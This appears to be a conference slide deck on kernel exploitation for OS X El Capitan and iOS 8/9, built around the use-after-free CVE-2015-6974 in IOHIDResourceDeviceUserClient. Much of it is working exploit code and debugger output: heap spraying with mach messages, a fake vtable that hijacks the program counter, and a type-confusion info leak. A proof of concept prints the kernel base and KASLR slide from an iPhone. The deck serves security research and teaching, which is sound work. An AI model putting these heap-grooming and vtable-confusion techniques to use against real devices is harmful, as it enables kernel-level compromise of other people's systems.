
    #if !(DEVELOPMENT || DEBUG)
        /* disable this interface on release kernels */
        *addrp = 0;
    #else
        if (0 != kaddr && is_ipc_kobject(*typep))
            *addrp = VM_KERNEL_UNSLIDE_OR_PERM(kaddr);
        else
            *addrp = 0;
    #endif

    return KERN_SUCCESS;
}
#endif /* MACH_IPC_DEBUG */
```

Available for debug/development kernel

New mitigations in El Capitan


- SMAP
 - Not enabled on my machine
 - But it is said to be enforced on ForceTouch MBP



New mitigations in El Capitan

- `vm_map_copy_t`
 - No `kdata` field
 - Changing `kdata` pointer not possible
- Memory spraying still works fine
- OOB read still works fine
 - But not arbitrary memory read/write


```
struct vm_map_copy {
    int type;
#define VM_MAP_COPY_ENTRY_LIST 1
#define VM_MAP_COPY_OBJECT 2
#define VM_MAP_COPY_KERNEL_BUFFER 3
    vm_object_offset_t offset;
    vm_size_t size;
    union {
        struct vm_map_header hdr; /* ENTRY_LIST */
        struct { /* OBJECT */
            vm_object_t object;
            vm_size_t index; /* record progress as pages
                             * are moved from object to
                             * page list, must be zero
                             * when first invoking
                             * vm_map_object_to_page_list
                             */
        } c_o;
        struct { /* KERNEL_BUFFER */
            vm_offset_t kdata;
            vm_size_t kalloc_size; /* size of this copy_t */
        } c_k;
    } c_u;
};
```



Exploitation on El Capitan: CVE-2015-6974

Use-after-free in IOHIDResourceDeviceUserClient::terminateDevice

Credit to Luca Todesco



Exploitation on El Capitan: Code execution

```
kern_return_t kr = IOConnectCallMethod(conn, 0, &n, 1, CFDataGetBytePtr(desc), CFDataGetLength(desc), 0, 0, 0, 0);
assert(KERN_SUCCESS == kr);


mach_port_t port_table[100];
char* junk = calloc(500,1);
char* tmp = calloc(500,1);
memset(junk,0xc0,sizeof(char)*500);

for(int i = 0;i < 10;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0;i < 10;i++)tmp = read_kern_data(port_table[i]);

kr = IOConnectCallMethod(conn, 1, 0, 0, 0, 0, 0, 0, 0, 0);
assert(kr == KERN_SUCCESS);
for(int i = 0;i < 10;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
```



replace



call vtable

Freed memory == Useless ?

A little bit different...

Normal mach_msg before release

```
(lldb) x/10xg this->_device
0xffffffff801cf49b00: 0xdeadbeef00000003 0x0000000000000000
0xffffffff801cf49b10: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffffff801cf49b20: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff801cf49b30: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff801cf49b40: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::handleReport:
-> 0xffffffff7f875ba367 <+331>: call    qword ptr [rax + 0x938]
    0xffffffff7f875ba36d <+337>: mov     ebx, eax
    0xffffffff7f875ba36f <+339>: mov     rax, qword ptr [r14]
    0xffffffff7f875ba372 <+342>: mov     rdi, r14
    0xffffffff7f875ba375 <+345>: call    qword ptr [rax + 0x28]
    0xffffffff7f875ba378 <+348>: jmp     0xffffffff7f875ba388 ; <+3
    0xffffffff7f875ba37a <+350>: mov     rax, qword ptr [r14]
    0xffffffff7f875ba37d <+353>: mov     rdi, r14
    0xffffffff7f875ba380 <+356>: call    qword ptr [rax + 0x28]
(lldb) register read rax
    rax = 0xdeadbeef00000003
(lldb) x/10xg $rax
error: kdp read memory failed (error 4)
(lldb) □
```

fake vtable 0xdeadbeef00000003

mach_msg after release/recieve

```
(lldb) x/10xg this->_device
0xffffffff8034944500: 0xffffffff80397b4900 0x0000000000000000
0xffffffff8034944510: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffffff8034944520: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8034944530: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8034944540: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::free:
-> 0xffffffff7f9c9b9c0c <+78>: call    qword ptr [rax + 0x28]
    0xffffffff7f9c9b9c0f <+81>: mov     rdi, qword ptr [rbx + 0x108]
    0xffffffff7f9c9b9c16 <+88>: test    rdi, rdi
    0xffffffff7f9c9b9c19 <+91>: je      0xffffffff7f9c9b9c21 ; <+9
    0xffffffff7f9c9b9c1b <+93>: mov     rax, qword ptr [rdi]
    0xffffffff7f9c9b9c1e <+96>: call    qword ptr [rax + 0x28]
    0xffffffff7f9c9b9c21 <+99>: mov     rdi, qword ptr [rbx + 0xd8]
    0xffffffff7f9c9b9c28 <+106>: test    rdi, rdi
(lldb) register read rax
    rax = 0xffffffff80397b4900
(lldb) x/10xg $rax
0xffffffff80397b4900: 0xffffffff80397b4a00 0x0000000000000000
0xffffffff80397b4910: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffffff80397b4920: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff80397b4930: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff80397b4940: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) □
```

fake vtable next pointer

Exploitation on El Capitan: Code execution

Control the \$pc...

```
for(int i = 0; i < 10; i++) send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0; i < 10; i++) tmp = read_kern_data(port_table[i]);


kr = IOConnectCallMethod(conn, 1, 0, 0, 0, 0, 0, 0, 0, 0);

for(int i = 0; i < 210; i++) send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0; i < 210; i++) tmp = read_kern_data(port_table[i]);

uint64_t leak = IOConnectCallMethod(conn, 2, &n, 1, "AAAAAAAA", 10, 0, 0, 0, 0);
//call [rax+0x938]
```

```
(lldb) x/10xg $rax+0x938
0xffffffff8028cf3138: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8028cf3148: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8028cf3158: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8028cf3168: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffffff8028cf3178: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::handleReport:
-> 0xffffffff7f911ba367 <+331>: call    qword ptr [rax + 0x938]
    0xffffffff7f911ba36d <+337>: mov     ebx, eax
    0xffffffff7f911ba36f <+339>: mov     rax, qword ptr [r14]
    0xffffffff7f911ba372 <+342>: mov     rdi, r14
    0xffffffff7f911ba375 <+345>: call    qword ptr [rax + 0x28]
    0xffffffff7f911ba378 <+348>: jmp     0xffffffff7f911ba388 ;
```

rax



Exploitation on El Capitan: Info Leak

- Use a separate info leak vulnerability
 - E.g CVE-2015-3676 (By KeenTeam)
- How to leak by taking advantage of existing vulns?
 - Heap Overflow vuln:
 - By overflowing to the `vm_map_copy_t` structure, enlarging the size field to achieve OOB read
 - Use After Free:
 - Playing like Internet Explorer exploit? Crazy?
 - Let's have a try on CVE-2015-6974

Exploitation on El Capitan: Info Leak

- General strategy (CVE-2015-6974)
 - Free `_device` object
 - Allocate another vtable-based object with same size to fill in (IOUserClient object is preferred)
 - Call selector 2, IOHIDResourceDeviceUserClient::_handleReport
 - Vtable type confuse

```
IOReturn IOHIDResourceDeviceUserClient::_handleReport(IOExternalMethodArguments * arguments)
{
    AbsoluteTime timestamp;
    if (_device == NULL) {
        IOLog("%s failed : device is NULL\n", __FUNCTION__);
        return kIOReturnNotOpen;
    }
    IOReturn      ret;
    IOMemoryDescriptor * report;
    ...
    if ( !arguments->asyncWakePort ) {
        ret = _device->handleReportWithTime(timestamp, report);
        report->release();
        ...
    }
    return ret;
}
```

vtable + 0x938

ret value to userland


Exploitation on El Capitan: Info Leak

- What vtable member is preferred to return useful information?
- Candidate 1: `getTargetAndMethodForIndex`
 - Can return kernel global structure address and leak `kslide`
- Candidate 2: `OSMetaClass::getMetaClass(void)`
 - This works well when the calling offset is larger than the vtable of our confused userclient
 - Because a MetaClass vtable is usually right after a userclient vtable

```
__int64 *__fastcall OSMetaClass::getMetaClass(OSMetaClass *this)
{
    return &qword_FFFFFFFF8000AD5908;
}
```

Exploitation on EI Capitan: Info Leak

- On EI Capitan
 - Offset 0x938 is within the range of IOUserClient vtable
 - Bad news: No user client in EI Capitan implements getExternalAsyncMethodForIndex
 - Can use non-userclient object to confuse but it is tough



The image shows a memory dump of the IOHIDLibUserClient vtable. A vertical blue dashed arrow on the left points to the offset 0x938, which is within the range of the vtable. A horizontal red box highlights the entry at offset 0x938, which is the method getExternalAsyncMethodForIndex. A blue arrow points from this entry to the text IOUserClient::getExternalAsyncMethodForIndex.

```
__const:000000000040320 ; `vtable for'IOHIDLibUserClient
__const:000000000040320 __ZTV18IOHIDLibUserClient db 0
__const:000000000040321 db 0
__const:000000000040322 db 0
__const:000000000040323 db 0
__const:000000000040324 db 0
__const:000000000040325 db 0
__const:000000000040326 db 0
__const:000000000040327 db 0
__const:000000000040328 db 0
__const:000000000040329 db 0
__const:00000000004032A db 0
__const:00000000004032B db 0
__const:00000000004032C db 0
__const:00000000004032D db 0
__const:00000000004032E db 0
__const:00000000004032F db 0
__const:000000000040330 off_40330 dq offset __ZN18IOHIDLibUserClientD1Ev
__const:000000000040330 ; DATA XREF: IOHIDLibUserClient::IOHIDLibUserClient(OSMetaClass const*)+E[CAN]o
__const:000000000040330 ; IOHIDLibUserClient::IOHIDLibUserClient(OSMetaClass const*)+E[CAN]o ...
__const:000000000040330 ; IOHIDLibUserClient::~~IOHIDLibUserClient()
__const:000000000040338 dq offset __ZN18IOHIDLibUserClientD0Ev ; IOHIDLibUserClient::~~IOHIDLibUserClient()
...
....
__const:000000000040C68 dq offset __ZN12IOUserClient30getExternalAsyncMethodForIndexEj ; IOUserClient::getExternalAsyncMethodForIndex(uint)
__const:000000000040C70 dq offset __ZN12IOUserClient26getTargetAndMethodForIndexEPP9IOServicej ; IOUserClient::getTargetAndMethodForIndex(IOService **,uint)
```

0x938

IOUserClient::getExternalAsyncMethodForIndex

Exploitation on El Capitan: Info Leak

- Type confusion is platform-specific
 - Have a try on iOS?
- On iOS 8, IOHIDResourceDeviceUserClient::_handleReport is at vtable + 0x3b4
 - AppleCredentialManager has the shortest UserClient vtable (no self function implemented)
 - Not able to reach getMetaClass because of 0x10 byte alignment

0x3b4

Vtable is 0x10 byte aligned

OSMetaClass::release is reached

```
com.apple.driver.AppleCredentialManager: __const:8049D080
com.apple.driver.AppleCredentialManager: __const:8049D080
com.apple.driver.AppleCredentialManager: __const:8049D080
com.apple.driver.AppleCredentialManager: __const:8049D080
com.apple.driver.AppleCredentialManager: __const:8049D081
com.apple.driver.AppleCredentialManager: __const:8049D082
com.apple.driver.AppleCredentialManager: __const:8049D083
com.apple.driver.AppleCredentialManager: __const:8049D084
com.apple.driver.AppleCredentialManager: __const:8049D085
com.apple.driver.AppleCredentialManager: __const:8049D086
com.apple.driver.AppleCredentialManager: __const:8049D087
com.apple.driver.AppleCredentialManager: __const:8049D088
com.apple.driver.AppleCredentialManager: __const:8049D08C
...
com.apple.driver.AppleCredentialManager: __const:8049D43C
com.apple.driver.AppleCredentialManager: __const:8049D440
com.apple.driver.AppleCredentialManager: __const:8049D444
com.apple.driver.AppleCredentialManager: __const:8049D450
com.apple.driver.AppleCredentialManager: __const:8049D450
com.apple.driver.AppleCredentialManager: __const:8049D450
com.apple.driver.AppleCredentialManager: __const:8049D451
com.apple.driver.AppleCredentialManager: __const:8049D452
com.apple.driver.AppleCredentialManager: __const:8049D453
com.apple.driver.AppleCredentialManager: __const:8049D454
com.apple.driver.AppleCredentialManager: __const:8049D455
com.apple.driver.AppleCredentialManager: __const:8049D456
com.apple.driver.AppleCredentialManager: __const:8049D457
com.apple.driver.AppleCredentialManager: __const:8049D458
com.apple.driver.AppleCredentialManager: __const:8049D45C
com.apple.driver.AppleCredentialManager: __const:8049D460
com.apple.driver.AppleCredentialManager: __const:8049D464
com.apple.driver.AppleCredentialManager: __const:8049D468
com.apple.driver.AppleCredentialManager: __const:8049D46C
com.apple.driver.AppleCredentialManager: __const:8049D470
com.apple.driver.AppleCredentialManager: __const:8049D474

EXPORT com.apple.driver.AppleCredentialManager_UserClient_Class1_vtable
com.apple.driver.AppleCredentialManager_UserClient_Class1_vtable DCB 0
; DATA XREF: sub_8049AE98+18CAnno
; com.apple.driver.AppleCredentialManager: __text:off_8049AEC4CAnno
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCD sub_8049AE48+1
DCD sub_8049AE4C+1
DCD IOUserClient::getExternalTrapForIndex(ulong)+1
DCD IOUserClient::getTargetAndTrapForIndex(IOService **,ulong)+1
ALIGN 0x10
EXPORT com.apple.driver.AppleCredentialManager_Class2_vtable
com.apple.driver.AppleCredentialManager_Class2_vtable DCB 0
; DATA XREF: AppleCredentialManager_InitFunc_0+1ACAnno
; com.apple.driver.AppleCredentialManager: __text:off_8049B1F8CAnno
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCB 0
DCD sub_8049AE10+1
DCD sub_8049B1C4+1
DCD OSMetaClass::release(int)+1
DCD OSMetaClass::getRetainCount(void)+1
DCD OSMetaClass::retain(void)+1
DCD OSMetaClass::release(void)+1
DCD OSMetaClass::serialize(OSerialize *)+1
DCD OSMetaClass::getMetaClass(void)+1
```

Exploitation on El Capitan: Info Leak

- What is OSMetaClass::release
 - Empty function!
 - Good news for arm/arm64
 - this pointer can be leaked (R0/X0 is used for 1st parameter AND return value)
 - But kslide still not leaked

```
00000010      |
8030C018      |
8030C018 ; _DWORD OSMetaClass::release(OSMetaClass *__hidden this)
8030C018      |      EXPORT __ZNK11OSMetaClass7releaseEv
8030C018 __ZNK11OSMetaClass7releaseEv      ; DATA XREF: __DATA:__const:80
8030C018      |      ; __DATA:__const:803F327810 ..
8030C018      |      BX      LR
8030C018 ; End of function OSMetaClass::release(void)
8030C018      |
```

- All iOS 8 kernel vtable is 0x10 aligned
 - No chance to reach getMetaClass ☹️

C	D	E
com.apple.driver.AppleCredentialManager	UserClient1	0x8049d0b0L
com.apple.iokit.IOReporting	UserClient1	0x804ab480L
com.apple.driver.AppleARMPlatform	UserClient1	0x804d6af0L
com.apple.driver.LSKDIOKit	UserClient1	0x8052f460L
com.apple.iokit.IOSurface	UserClient1	0x8053cba0L
com.apple.iokit.IOSurface	UserClient2	0x8053d300L
com.apple.driver.IODARTFamily	UserClient1	0x8054a280L
com.apple.driver.AppleM2ScalerCSC	UserClient1	0x8056f2a0L
com.apple.driver.FairPlayIOKit	UserClient1	0x805e74b0L
com.apple.driver.LSKDIOKitMSE	UserClient1	0x8061a550L
com.apple.driver.AppleVXD390	UserClient1	0x8063d510L
com.apple.driver.AppleMobileFileIntegrity	UserClient1	0x806aa1f0L
com.apple.iokit.IOHIDFamily	UserClient1	0x806c52f0L
com.apple.iokit.IOHIDFamily	UserClient2	0x806c8130L
com.apple.iokit.IOHIDFamily	UserClient3	0x806c8e20L
com.apple.iokit.IONetworkingFamily	UserClient1	0x80702590L
com.apple.iokit.IONetworkingFamily	UserClient2	0x80702980L
com.apple.driver.AppleIPAppender	UserClient1	0x8070d190L
com.apple.driver.AppleMultitouchSPI	UserClient1	0x8071e6e0L
com.apple.driver.DiskImages	UserClient1	0x807446a0L
com.apple.driver.AppleIPECDriver	UserClient1	0x807655d0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient1	0x8076d5e0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient2	0x8076e1d0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient3	0x8076e990L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient4	0x8076f1f0L
com.apple.EncryptedBlockStorage	UserClient1	0x807784f0L
com.apple.EncryptedBlockStorage	UserClient2	0x807790e0L
com.apple.iokit.IOFlashStorage	UserClient1	0x8078d8f0L
com.apple.iokit.IOFlashStorage	UserClient2	0x8078e830L
com.apple.iokit.IOUSBFamily	UserClient1	0x807b1ea0L
com.apple.iokit.IOUSBFamily	UserClient2	0x807b2370L
com.apple.iokit.IOUSBFamily	UserClient3	0x807b2b40L
com.apple.iokit.IOUSBDeviceFamily	UserClient1	0x8080c670L
com.apple.iokit.IOAccessoryManager	UserClient1	0x8083eee0L
com.apple.iokit.IOAccessoryManager	UserClient2	0x8083f2d0L
com.apple.iokit.IOAccessoryManager	UserClient3	0x80841150L
com.apple.iokit.IOAccessoryManager	UserClient4	0x80841540L
com.apple.iokit.IOMikeyBusFamily	UserClient1	0x80863130L
com.apple.iokit.IOMikeyBusFamily	UserClient2	0x80863520L
com.apple.iokit.IOMikeyBusFamily	UserClient3	0x80863910L
com.apple.iokit.IOSTreamAudioFamily	UserClient1	0x8086d570L

0x10 byte aligned

Exploitation on El Capitan: Info Leak

- iOS 9?
 - No alignment!!!
 - Some userclients reach OSMetaClass::release
 - Some reach OSMetaClass::getMetaClass
- Achieve both kslide leak and Feng Shui(this pointer leaked)

```
conn_main = open_service("IOHIDResource");
inputScalar[0] = 0;
kernResult = IOConnectCallMethod(conn_main,
                                0,
                                inputScalar,
                                1,
                                buf,
                                459,
                                outputScalar,
                                &outputScalarCnt,
                                outputStruct,
                                &outputStructSize);
printf("IOHIDResource selector 0 called with result %d.\n", kernResult);
IOConnectCallMethod(conn_main, 1, 0, 0, 0, 0, 0, 0, 0, 0);
for (int i = 500; i < 1000; i++)
{
    conn_peg[i] = open_service("AppleImage3NORAccess");
}
inputScalar[0] = 0;
unsigned long leak = IOConnectCallMethod(conn_main, 2, inputScalar, 1, "hello", 5, 0, 0, 0, 0);
unsigned long kernel_base = leak - 0x45EF50;
printf("Kernel base is located at 0x%x!\n", kernel_base);
printf("KASLR slide is 0x%x!\n", kernel_base - 0x80001000);
sleep(2000);
```

```
LeoCde-iPhone:~ root# ./pocHIDResource
IOHIDResource selector 0 called with result 0.
Kernel base is located at 0x87601000!
KASLR slide is 0x7600000!
```

B	C	H
com.apple.driver.AppleCredentialManager	UserClient1	0x80543164L
com.apple.iokit.IOReporting	UserClient1	0x8054c458L
com.apple.driver.AppleARMPlatform	UserClient1	0x8057ca84L
com.apple.driver.LSKDIOKit	UserClient1	0x80605478L
com.apple.iokit.IOSurface	UserClient1	0x80614b28L
com.apple.iokit.IOSurface	UserClient2	0x8061526cL
com.apple.driver.IODARTFamily	UserClient1	0x80620e50L
com.apple.driver.AppleM2ScalerCSC	UserClient1	0x8064a5dcL
com.apple.driver.FairPlayIOKit	UserClient1	0x806d54a8L
com.apple.driver.LSKDIOKitMSE	UserClient1	0x8071f458L
com.apple.driver.AppleVXD390	UserClient1	0x8074b4f8L
com.apple.driver.AppleMobileFileIntegrity	UserClient1	0x80773210L
com.apple.iokit.IOHIDFamily	UserClient1	0x8078f2e4L
com.apple.iokit.IOHIDFamily	UserClient2	0x80792020L
com.apple.iokit.IOHIDFamily	UserClient3	0x80792cccL
com.apple.iokit.IONetworkingFamily	UserClient1	0x807c74c4L
com.apple.iokit.IONetworkingFamily	UserClient2	0x807c78a4L
com.apple.driver.AppleIPAppender	UserClient1	0x807d217cL
com.apple.driver.AppleMultiTouchSPI	UserClient1	0x807e7744L
com.apple.driver.DiskImages	UserClient1	0x8080a66cL
com.apple.driver.AppleJPEGDriver	UserClient1	0x8082b59cL
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient1	0x808335b0L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient2	0x80834170L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient3	0x80834918L
com.apple.iokit.IOCryptoAcceleratorFamily	UserClient4	0x80835150L
com.apple.EncryptedBlockStorage	UserClient1	0x8083e4bcL
com.apple.EncryptedBlockStorage	UserClient2	0x8083f054L
com.apple.iokit.IOFlashStorage	UserClient1	0x808538d8L
com.apple.iokit.IOFlashStorage	UserClient2	0x808547e0L
com.apple.iokit.IOUSBHostFamily	UserClient1	0x8089d378L
com.apple.iokit.IOUSBHostFamily	UserClient2	0x8089d810L
com.apple.iokit.IOUSBHostFamily	UserClient3	0x8089ddd0L
com.apple.iokit.IOUSBDeviceFamily	UserClient1	0x8092f638L
com.apple.iokit.IOAccessoryManager	UserClient1	0x80963ea8L
com.apple.iokit.IOAccessoryManager	UserClient2	0x80964288L
com.apple.iokit.IOAccessoryManager	UserClient3	0x809660a8L
com.apple.iokit.IOAccessoryManager	UserClient4	0x80966488L
com.apple.iokit.IOMikeyBusFamily	UserClient1	0x8098a0c0L
com.apple.iokit.IOMikeyBusFamily	UserClient2	0x8098a4a4L
com.apple.iokit.IOMikeyBusFamily	UserClient3	0x8098a888L
com.apple.iokit.IOStreamAudioFamily	UserClient1	0x80994548L

Summary

- OS X kernel improves a lot in the year 2015
- New mitigations make exploitation harder
- Good vulnerability with good exploitation methodology still leads to kernel root

Acknowledgement

- Qoobee
- Marco
- nforest
- Wushi

THANK YOU